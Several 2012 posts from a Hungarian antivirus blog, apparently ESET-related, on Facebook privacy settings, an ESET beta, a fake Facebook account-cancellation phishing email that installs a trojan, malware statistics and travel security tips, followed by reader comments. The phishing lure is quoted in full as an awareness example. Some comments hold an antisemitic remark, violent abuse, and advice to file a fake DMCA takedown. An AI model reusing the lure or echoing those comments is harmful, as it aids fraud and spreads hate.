Facebook adatvédelmi beállítások újratöltve*

2012.05.18. 17:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: privacy facebook beállítások settings adatvédelmi

A napokban megjelent egy jó kis összefoglaló az ESET blogjában, amely **részletesen végigmegy a Facebook adatvédelmi beállításain, bemutatva**, hogyan védhetjük hatékonyabban a magánszféránkat. *Időközben frissítve magyar nyelvű képernyőképekkel.



Előtte azonban **elrettentésül egy kis statisztika: felmérések szerint az USA-ban legalább 13 millió olyan felhasználó van, aki vagy hozzá sem nyúlt, vagy egyáltalán nem is hallott a Facebook adatvédelmi beállításairól**. A tagoknak **mindössze 37%-a szabta testre az adatvédelmét**, és ellenőrizte le azt, hogy kik is láthatják, kik férhetnek hozzá az egyes bejegyzéseihez, képeihez, különféle adataihoz. Pedig a megfelelő beállítások révén **kaphatunk némi beleszólást és ellenőrzést, hogy a lehetőségekhez képest** megóvhassuk privátszféránkat és adatainkat.



Kezdjük azzal, hogy **a fiókunkba történő belépéskor a legördülő ablakban lehetőségünk van megtekinteni vagy módosítani** az adatvédelmi beállításainkat (Privacy Settings). A beállítások nyitó oldalán választhatunk, hogy a státuszfrissítéseink, fotóink kik számára legyenek láthatóak, ilyenkor a nyilvános (Public) - ugye senki nem lepődött meg, hogy ez az alapértelmezett, ismerőseink (Friends) és a saját egyéni beállítások (Custom) között tudunk választani.



Itt lehetőség van a barátaink **egy listában felsorolt csoportjának is engedélyezni, de a tiltáshoz egyéni feketelista szerkesztése is megoldható**. Ha valaki nagyon paranoiás, akkor beállíthatja a "Csak én" (Only Me) opciót, hiszen minden egyes aktuális poszt esetén lehetősége lesz kézzel kiválasztani a célközönséget, ezzel a módszerrel pedig véletlenül biztosan nem kerül megosztásra semmi.





Ha a "Csak én" lehetőséget választottuk, bizonyos esetekben megjelenik egy "Note: Anyone tagged can also see this post." figyelmeztetés, ami annyit tesz, hogy ha **például egy Only Me célközönségű fotón felcímkézünk valakit, akkor ezzel felülbírálódik az eredeti megosztási beállításunk, és emiatt ő akkor is meg fogja tudni nézni a képet, ha nem is szerepelt az engedélyezettek körében**.



Nézzünk most módszereket arra, hogyan férhet hozzá valaki a profil adatainkhoz. A beállítások szerkesztése, egyéni beállításoknál ha **megnézzük a "Hogyan kapcsolódik" (How You Connect) állapotát, láthatjuk, hogy itt is a Mindenki (Everyone) az alapértelmezett.**



Ez sokaknak megint csak **túl engedékeny, így érdemes lehet legalább az emailcím és a telefonszám nézhetőségét csak az ismerősöknek biztosítani**, de a barátkérőt és az üzenetek küldését is limitálhatjuk az ismerőseink, vagy az ismerőseink ismerősei körre szűkíteni, ezzel elég jól kordában tarthatjuk a magánszféránkat.





Az adatvédelmi beállításokhoz visszalépve **ellenőrizzük le a Profil és címkék (Profil and Tagging) állapotát**, itt egy sor olyan beállítási lehetőséghez férünk hozzá, mint a ki láthatja az üzenőfalon megosztott állapotfrissítéseinket, és hasonlók.



Ha csak nem külön célunk a minél szélesebb körhöz való eljutás (az Egyesült államok elnökének szeretnénk magunkat jelöltetni), **korlátozhatjuk itt is az alapértelmezett megengedőbb értelmezést az ismerőseinkre**.



Foglalkoztunk már korábban egy önálló posztban, mit várnánk el józan paraszti ésszel, ha felcímkéznek, és a tudtunkon kívül megosztják a közös fotókat, érdemes elolvasni. **Ebben is van kevéske szűk mozgásterünk**, megjelenés előtt értesítést kaphatunk a félcímkezesről.



Ha már idáig eljutottunk, **lehetőségünk van a korábbi posztok láthatóságáról is rendelkezni**, aminél mivel globálisan egyszerre sok üzenetről rendelkezünk, a Facebook jóváhagyó megerősítést fog kérni.



A továbbiakban **érdemes a blokkolt felhasználók és applikációk listáját is felülvizsgálni. Itt nyílik lehetőség például arra is, ha van egy olyan ismerősünk, aki mindenféle buta applikációra feliratkozik, ezzel automatikusan nekünk is ajánlgatja, de mégsem akarjuk őt kitörölni az ismerőseink köréből**.



Ekkor az "Ignore All Invites From This Friend" egy **jó megoldási lehetőség, és ez olyan szempontból is praktikus, hogy erről nem fognak tudni, nem kapnak róla értesítést, megmaradhat a barátság**. Emellett az események és egyéb applikációk blokkolása is itt történhet.



Superman's social network nightmare.

Ami szomorúság talán lehet az adatvédelmi beállításoknál, hogy **nem csak az átlagfelhasználóknak, de még a járatosabbaknak is bonyolult, és ráadásul időről időre változtatják, átszervezik ezeket, ami szintén nem könnyíti meg az életet**. **Ennek ellenére érdemes rászánni az időt és a fáradságot** és átbogarászni, az alapértelmezett túlságosan megengedő beállítások helyett pedig testreszabni a lehetőségeket.

Tetszik 319 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Majdnem mindenki átverhető adathalászattal
- Hogyan szúrjuk ki a gyanús Android appokat?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4523988

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Újabb BETA verziók az ESET-től


2012.05.21. 15:45 | Csizmazia István [Rambo] | 3 komment

Címkék: teszt beta nod32 eset 6.0


Ezúttal otthoni felhasználók számára vált elérhetővé az **ESET Smart Security 6 BETA és a NOD32 Antivirus 6 BETA nyilvános tesztelés céljából**. Itt a lopásgátló is, amely **automatikusan megkeresi az eltűnt eszközt és amint wifi hálózathoz csatlakoznak vele, akkor aktuális pozícióját egy térképen láthatjuk, sőt beépített kamera esetén akár a tolvaj képét is** - ez utóbbi műszaki újdonság mindkét termékben benne lesz.




Egy friss kutatás szerint **a PC felhasználók egyre mobilabbak, az internetezők 63%-a már laptopon keresztül éri el a világhálót, 12%-uk pedig netbookot használ**. A kutatás szerint a netezők a lopásgátló funkciót igénylik leginkább. A felhasználók 88%-a a jogosulatlan belépés megakadályozását a "szükséges" vagy a "jó, ha van" kategóriába sorolta, az adatlopás elleni védelemre pedig 84%-uk tartana igényt. Sajnos hat internetezőből egynek már van tapasztalata a személyes adatok kiszivárgásával kapcsolatban. Ezért is volt fontos az ESET számára, hogy a lopásgátló funkció bekerüljön a 6-os verzióba.




A két új program számos **továbbfejlesztett funkcióval rendelkezik**, ilyen többek között a megújult tűzfal és szülői felügyelet, a külső tárolóeszközök ellenőrző funkciója, a játékos üzemmód, és az üresjárat idején futtatott ellenőrzés, valamint a behatolás-megelőző rendszer.





Az üresjárat idején történő ellenőrzés (Idle-State Scanning) teljes keresést indít a számítógép tétlen állapotában, így kevésbé terheli a rendszert és kiszűri az inaktív kártevőket. Ez a funkció automatikusan kikapcsol, amennyiben az eszköz telepről működik.



A letöltés közbeni ellenőrzés (Scan While Downloading Files) funkció használatával pedig **bizonyos fájltípusok esetén (mint például tömörített állományok, vagy okostelefon frissítések) csökkenthető az ellenőrzési idő azáltal, hogy a vizsgálat már letöltés közben megkezdődik**.



Azt mindenesetre érdemes kihangsúlyozni, hogy a BETA verziók tesztelés céljából készülnek és nem ajánlott olyan éles rendszereken használni, amelyek kifejezetten fontos adatokat tartalmazhatnak. **E publikus béták célja, hogy azokat minél több tesztelő minél szélesebb körben kipróbálhassa**, az ESET technológiai részlegén pedig az elkövetkező hónapokban izgatottan várják majd az ezzel kapcsolatos visszajelzéseket.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Safe mód a Mechagodzilla ellen
- Dropbox csalival terjedtek a kémprogramok

- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4529820

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



¡Viva La Onda! 2012.05.27. 09:04:00

Van "elavulási" ideje ezeknek a bétáknak?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.28. 19:03:44

Amíg a termék béta stádiumban van, addig biztosan végig lehet ezzel a teszt kulccsal használni, illetve ha esetleg közben újabb béta verzió jönne, annak is lesz másik, de szintén ingyenes kódja.



¡Viva La Onda! 2012.06.21. 22:24:27

Értem, köszi.

Facebook átverés - haladó csoport

2012.05.23. 11:11 | Csizmazia István [Rambo] | 15 komment

Címkék: spam java facebook átverés account trójai törlés

Sokféle, közösségi oldallal kapcsolatos csalásról adtunk már hírt a blogunk hasábjain, de ez a mostani valljuk be, egy **elég jól kifundált trükk. Kapunk egy emailt látszólag a Facebook csapatától, hogy állítólag kérvényeztük accountunk törlését**, ezért most erősítsünk meg ezt a szándékunkat, vagy pedig vonjuk vissza a kérést a mellékelt linken.



A beérkező levél **kinézetre szép, hibátlan, van benne céges logó, meg Palo Alto, minden**. Szóval nem is lóg ki nagyon a lóláb, csak egyetlenegy picike helyen, az pedig a mellékelt link, amely mondanunk sem kell, természetesen **nem a Facebook oldalára mutat**. Aki nagy sietve ezt nem ellenőrzi, az már jó eséllyel besétál a csapdába és kattint.


From: Facebook [mailto:noreply@facemail.com]
Sent: 21 May 2012 12:34
To:
Subject: Account Cancellation Request

facebook

Hi

We are sending you this email to inform you that we have received an account cancellation request from you. Please follow the link below to confirm or cancel this request

Thanks,
The Facebook Team

To confirm or cancel this request, follow the link below:
click here

If you don't want to receive these emails from Facebook in the future, please cl
Facebook, Inc. Attention: Department 415 P.O Box 10005 Palo Alto CA 94303

Itt most tartsunk egy kis, ám nem haszontalan kitérőt. Ugye azt már számtalanszor megbeszéltük, hogy **a sürgetés, a számlánk állítólagos felfüggesztése és azonnali nem kattintás esetén egyéb, számunkra negatív események kilátásba helyezése rafinált csalásra intő jel**, ám sajnos egyúttal mozgató erő is lehet sokaknak, mint a gyors adóvisszatérés kecsegtető lehetősége, vagy a Victoria's Secret, esetleg VISA "ingyen" ezer dolláros ígérete. **Facebook eléréséhez szinte mindenki görcsösen ragaszkodik, nem szeretné azt valami butaság vagy félreértés révén elveszíteni**, így tökéletes ez a csali, egyfajta nyomást helyez a kuncsaftra (jaj, gyorsan, gyorsan, csak el ne vegyék már a hozzáférésemet). Ezért is lehetett korábban szintén sikeres módszer az, amikor a csalók a "Facebook Support" nevében .EXE mellékletben küldtek állítólagos új jelszót a címzetteknek. Ezt a poént egyébként **többször is el lehetett sütni**, később fiókunk állítólagos feltörése ürügyén.



A vargabetű után visszatérhetünk történetünkhöz, szóval kattintunk az egy szem linkre, és mi töltődik be? Az nyert, aki a Java Appletet mondta piros pólóban ott a jobb szélen. Egyértelmű, hogy itt a kapkodók, a "külföldiül" sajnálatosan nem beszélők, és a világhírű next-next-finish feltétlen hívei erős hátrányban vannak, mert **az állítólagos "Facebook_plugin" telepítésnél a nem ellenőrzött digitális aláírásra figyelmeztető ablak dacára valószínűleg mégis sokan futtatják majd a programot**, és ezzel sikeresen telepítik a kártevőt a rendszerükre. Egyébként ha valaki van olyan gyanakvó, és a digitális aláírás ablaknál meggondolja magát és mégis kilép, akkor - a régi Symbianos mobil kártevőkhöz hasonlóan - **újra és újra addig jön fel a telepítést kérő ablak, míg a felhasználó esetleg megunja a zaklatást**, és "nyugalma érdekében" mégis telepíti azt.



A trójai kártevő Windows rendszereket fertőz meg, egy hamis Adobe Flash frissítési ablakot is megjelenít, amely természetesen szintén **nem az Adobe Flasht fogja letölteni**. Emellett pedig futása közben a win32 mappába további kártékony kódokat helyez el, amelyek segítségével aztán **a távoli támadók átvehetik az irányítást a fertőzött számítógépünk felett**.



Az már csak hab a tortán, hogy aki csak egyszer is gondolt már accountja esetleges törlésére, vagy csak **ismeri az ezzel kapcsolatos rendszabályokat, jól tudhatja**, a lemondás soha nem ilyen egyszerű egylinkes villámművelet, hanem **éppenséggel átkozottul hosszas és nehézkes procedúra, amelynek még a linkje is alaposan el van dugva**. Benyújtása esetén pedig hónapokig várhatunk, amíg "elbírálják" azt, és a kérelem azonnal semmis lesz, ha az ügyfél eközben csak egyszer is belép a fiókjába.



Védekezéshez nulladik főtétel, hogy ne ugorjunk be gondolkodás nélkül minden kéretlen üzenetnek, ez a social engineering trükkök kivédésének az alfája és omegája. Emellett persze a kapkodás mentes odafigyelés (jé az egér hover egészen más linkre mutat), az egészséges gyanakvás (jé én nem is kértem accountom törlését, akkor ezt most így hogy), operációs rendszerünk és alkalmazói programjaink **naprakész biztonsági frissítéseinek rendszeres letöltése és futtatása**, az egyébként esetleg nem is használt Active-X és Java alapból való letiltása, és nem utolsósorban **vírusvédelmi programunk is segíthet megakadályozni** azt, hogy az ilyen jellegű posztokat ne szenvedő áldozatként, hanem csak a téma iránt fogékony érdeklődő olvasóként nézegethessük.

(A végére egy kis offtopik fejtörő: kommentekben lehet próbálkozni, melyik az az egyetlenegy tudományterület, ahol igen szokatlanul valóban létezik 0-ik főtétel és vajon mi lehetett ennek a történelmi oka?)

Tetszik 1.285 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Mi a közös bennük? Trójai, Chrome, kormányzat
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- 25-ször több a mobilos kártevő
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4533427

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



xaba99 · http://landf.blog.hu 2012.05.23. 11:37:53

hu.wikipedia.org/wiki/A□termodinamika_nulladik_f%C5%91t%C3%A9tele



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.23. 11:55:42

Szia Xaba99!

Nehéz így a Google korában persze rejtvényt feladni ;-)

Helyes a válaszod, köszi. Már régóta volt ugyanis első, második és harmadik, amiután kellett egy alapvető főtétel.

Külön nyeremény most nem volt, de ha jössz ITBN-re vagy Hacktivity-re szeptemberben, jó vagy nálam egy sörre :-)

Psyman 2012.05.23. 18:54:52

A robotikának is van nulladik tétele: Az emberiség java előbbre való, mint az egyéni ember érdeke.

ZSoros 2012.05.23. 19:34:23

A cikk témájához: apósom (IT tapasztalat minimális) múltkor hívott, hogy nézzem meg ezt a facebookos levelet, hogy mit akarnak tőle. A levelet egy kb. fél éve telepített (és azóta kétszer el is felejtett) music box nevű FB app küldte, a cikkben írthoz hasonló átverési kísérlet keretében.

Plussz nehezítés: az összes link apps.facebook.com/... volt. Azaz első ránézésre megbízható.

A levelet és az FB app-ot töröltük, azóta após nyugiban van - viszont így pontos részleteket nem tudok írni. Ettől függetlenül a következtetés levonható: oda kell figyelni, milyen FB appot telepítesz, mert akármelyiket lecserélhetik valami viccesre.

Gyárfás 2012.05.23. 19:37:15

Szabdulni a vaterától sem könnyű, 60 nap folyamatos zaklatással. Legalább egy 10 forintos tartozás felemlegetésével kb 2 hét vrakozás után, nekem majdnem 3 hónapig tartott mire megszabadultam a kisstílű bandától,

bruttó tömeg 2012.05.23. 19:39:59

nulla dick főtt étel!

Keen25 · http://cicufer.blog.hu 2012.05.23. 21:30:58

CSá Xab. :)
Amugy nekem is a robot torveny jutott eszembe, csak az ugye nem tudomany, hanem scifi. :)

MrKiraly 2012.05.24. 01:41:57

Pont most akarom torolni magam a faszbukrol. Egyaltalan nem ragaszkodom hozza gorcsosen, es 1szer mar toroltem, es kb 20 perc volt nem honapok.

belagezabela 2012.05.24. 06:08:12

@MrKiraly: hogy lehet törölni magad?

Baluci 2012.05.24. 06:40:31

Én csak azt mondom: menjen a büdös kurva anyjába az összes virusterjesztő! Ha ettől csöppennek el, akkor rájuk férne egy

igazi herélés! Ingyenélő, szarjankók...



Szelid sunmalac-Elmeny designer 2012.05.24. 09:03:54

Megmondom oszinten nem kulonosebben hatna meg ha torolni akarnanak. Egyszer mar kitiltottak veglegesen, akkor nem is regisztraltam vagy masfel evig. Most fent vagyok ugyan, de nem fugg az eletem tole...

anarch 2012.05.24. 11:25:24

@belagezabela: Szerintem az erősen pornográf képek feltöltése meggyorsítja az eljárást. Vagy egy hamis accountról kérsz magad ellen egy DMCA takedown-t.

dmca takedown howto:
arstechnica.com/tech-policy/2011/04/facebook-takedown-followup-what-happened-and-what-facebook-needs-to-fix/

Pierr Kardán 2012.05.24. 16:00:44

A legnagyobb fészbook átverés nem ez volt, hanem az az akció, amit úgy hívtak, hogy részvénykibocsátás.

Na, azt jól megszívta pár millió ember :-(((

Negyvenértelmiségi (törölt) 2013.01.30. 22:29:15

A faszbúk már önmagában is átverés. Lehet, hogy igazságtalan meg előítéletes, de aki nem akarja keresni magának a bajt, az nem vásárol zsidóktól, és pláne nem adja el magát nekik.

"Hivatalos" emailcímről levelet küldeni meg nem nagy cucc, tetszőleges címről lehet emailt küldeni különösebb hókusz-pókusz nélkül, nem kell hozzá gurunak lenni, ilyen az email, azt írsz bele feladónak, amit akarsz.

Negyvenértelmiségi (törölt) 2013.01.30. 22:36:32

Különben már a faszbúkot is lopta Zuckerberg, ne lepődjön meg semelyik felhasználó, ha őt is lenyúlják. Ha nem Zuckerberg, akkor valamelyik hasonszőrű üzleti partnere.

Növekszik a Mac-es és Android-os kártevők száma


2012.05.24. 11:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac osx android kártevő növekedés

A McAfee első negyedéves jelentése szerint **az egyéb, nem Windows platformokon is ugrásszerűen emelkedett a rosszindulatú szoftverek száma**.



Beszámolójuk szerint kétségkívül a Windows az abszolút csúcstartó a maga 83 millió egyedi mintájával (a tavaly év végi számérték "csak" 75 millió volt), ám ha nem is ilyen brutális mértékben, de érezhetően növekszik az egyéb területek érintettsége is. Ez a mobil kártevőkre vetítve azt jelenti, hogy csak az idei esztendő első negyedévében mintegy 8000 új kártékony kód bukkant fel. **Bár ez önmagában nem egy gigászi szám, de ha mindezt a 2011. negyedik negyedéves 600 darabhoz viszonyítjuk, akkor ez tulajdonképpen már 1200 százalékos növekedést jelent**.



Az Android esetében - ahol tulajdonképpen bárki lehet fejlesztő - csak **részben jelent védelmet az, ha a legnagyobb veszélyforrást, azaz a megbízhatatlan helyekről történő programtelepítést kiiktatjuk**, hiszen ha viszonylag rövid ideig, de akár a hivatalos Google Play kínálatában is bukkannak fel időről időre kártékony alkalmazások.



A helyzet eszkalálódásához kétségkívül az Android népszerűsége és széleskörű elterjedtsége is hozzájárult, hiszen a támadóknak is ott érdemes rendszeresen és tömegesen támadni, ahol már anyagilag is megéri nekik. Csak továbbront a helyzeten az is, hogy **a felhasználók döntő többsége nem is olvassa el, milyen hozzáféréseket, engedélyeket hagy jóvá** egy-egy alkalmazás telepítésekor.



Csorbult a sokáig érinthetetlennek gondolt Mac helyzete is, igaz a klasszikus fertőző-terjedő **vírusok helyett a sebezhetőségeket kihasználó kémprogramok, trójaiak, botnetes kártevők jelentik az igazi kihívást**. Van amikor ez az Apple javítások lassúságán-gyorsaságán is múlik, de gyakran az Adobe (PDF, Flash Player) és Oracle (Java) fejlesztőktől kíván javítófoltot, vagy újabb kiadást. Itt szerencsére azért még mindig lassú a növekedés, a tavalyi negyedik negyedéves 150-hez képest idén 250 új egyedi OS X alatti mintát regisztráltak, de **figyelni, vigyázni azért itt is kell, erre intő példa lehet** a Mac alapú botnet, amely 600 ezer gépet megfertőzött.





Ha így haladunk, lassan mindkét helyen **nélkülözhetetlen kellék lehet** a hatékony védekezéshez a vírusvédelmi program, vagy egy megfelelő biztonsági alkalmazás - persze **a kötelező óvatosság mellett, hiszen a social engineering még mindig platformfüggetlen**.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Android kémprogram persze csak a mi érdekünkben
- Ez történik a weben egy perc alatt
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4543419

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Komputer útikalauz utazóknak

2012.05.25. 13:00 | Csizmazia István [Rambo] | 19 komment

Címkék: frissítés internet wifi utazás hotel szálloda óvatosság

Egy előző posztunkban már pedzegettük, milyen veszélyek várhatnak ránk egyes hotelek internetjénél, most viszont igyekszünk minden ezzel kapcsolatos tudnivalót **egy helyen összeszedni ahhoz, hogy utazás közben sikerrel elháríthassuk a számítógépükre leselkedő különféle veszélyeket**.



Az FBI nem vette félvállról a múltkori szállodai internettel kapcsolatos fenyegetéseket - ahol csatlakozás után nyomban egy popup ablakban állítólagos frissítések jelentek meg a vendégeknek, ám ezek biztonsági javítófoltok helyett kártevővel fertőzött oldalakra mutattak - , és akkor **a derék nyomozóiroda nem csak felhívta erre a figyelmet, de rögtön fel is sorolt néhány jótanácsot, amelyek segítségével minimalizálható az ezzel kapcsolatos kockázat**. Az ESET kutatói most elhatározták, **kiegészítik ezeket**, és igyekeznek minden hasznos tippet egy csokorba gyűjtve átadni az utazóknak adataik és számítógépük védelme érdekében.



- Győződjünk meg róla, hogy az operációs rendszer és vírusvédelmi szoftver frissített legyen, mielőtt útra kelünk. Ez szerepelt is a hoteles sztoriban, **és ha fényévekkel vagyunk elmaradva a naprakészségtől, praktikusabb még az otthoni széles sávról** ezeket percek alatt leszedni. Mindenesetre ez nem ad semmilyen érdemi garanciát arra, hogy az utazás első napján mégse jelenjen meg igaziból vadonatúj kernel, security update, Adobe vagy Flash frissítés, Java patch, de azért **mind biztonsági, mind adatforgalmi szempontból akkor is ez helyes adatvédelmi lépés**.

- Ugyancsak fontos, hogy **indulás előtt készítsünk külső adathordozóra (külső HDD, USB stick, DVD, etc.) több biztonsági mentést az adatainkról, és tároljuk azokat fizikailag különböző biztonságos helyen**. Például az 1-es számú mentés a saját lakás padlásán a könyvszekrény tetejére (vagy a tűzálló páncélszekrényünkbe;-), míg a 2-es számú párhuzamos mentés fizikailag teljesen máshol, pl. anyós/testvér/szülő éléskamrájában a kockacukor mögött balra. A jó biztonsági mentésnek ezenfelül még két alapvető kritériuma van: **csak a kipróbált, visszaállítással is tesztelt mentés nevezhető igazi mentésnek, valamint a mentés mindig legyen erős jelszóval (vagy pl. truecrypt-tel) védve**, mert mi van, ha nem a gépünket, hanem "csak" a mentésünket lopják el.



- Győződjünk meg arról, hogy a **mobil készülékeinken (laptop, táblagép, okostelefon, stb.)** **be legyen kapcsolva a jelszavas védelem, és az időzár**. Mit sem ér a jelszó vagy PIN kód, ha már kinyitott üzemelő készülékünk kerül rossz kezekbe.

- **Gondoskodjunk a készülékek fizikai védelméről is**, például távollétünkben a szoba széfjében vagy a zárható keményfedelű böröndünkben nagyobb biztonságban vannak, mint az ágy szélén vagy lent a strandon a törölköző alatt.

- Ez mondjuk furán hangzik, de ez jön: Ha lehetséges, csak a jó hírű szállodában vegye igénybe az ingyenes wifi internetet. Ez azt sugallja, hogy **a Ramada szállóban automatikusan jobban megbízhatunk, mint a pireuszi Négyszarvú Macskához címzett csapszékben**. Azért emellett érdemes rákérdezni, mennyire egyedi kódokat kapnak a vendégek, azok milyen időtartamra érvényesek (lehet ez akár egy már évek óta használt standard szállodai kód, amit fénymásolt cetliken éveken át mindenkinek a kezébenyomnak), illetve ha gondoljuk, a szálloda nevével kapcsolatban kereshetünk esetleges korábbi informatikai incidensek után is.



- **ha a szállodai vezetékes vagy wifi internet pavlovi reflexből csatlakozás után azonnal szoftverfrissítéseket ajánlgat, bontsuk a kapcsolatot, és jelezzük ezt a recepción**.

- ha lehetőségünk van rá, a vállalati VPN segítségével csatlakozzunk.

- ne használjunk titkosítás nélküli wifi kapcsolatot

- ha nem tudunk SSL https és/vagy VPN segítségével biztonságos kapcsolatot létrehozni, felejtsük el a nyitott wifit, és bár drágább, de inkább **saját 3G/4G kapcsolatunk segítségével internetezzünk**.



- nyilvános **hotspot-ról, internetkávézóból** **nem tanácsos bizalmas (bankolás, internetes vásárlás**, stb.) ügyeinket intézni

- utazás közben tiltsuk le a popup ablakokat a böngészőben, vagy használjunk NoScript és hasonló biztonsági kiegészítőket.

- Ha már gyanakszunk, hogy Windows gépünkkel esetleg valami baj történt, **lehetőségünk van ingyenes online vírusellenőrzésre is**, például az ESET oldalán is találunk ilyet.

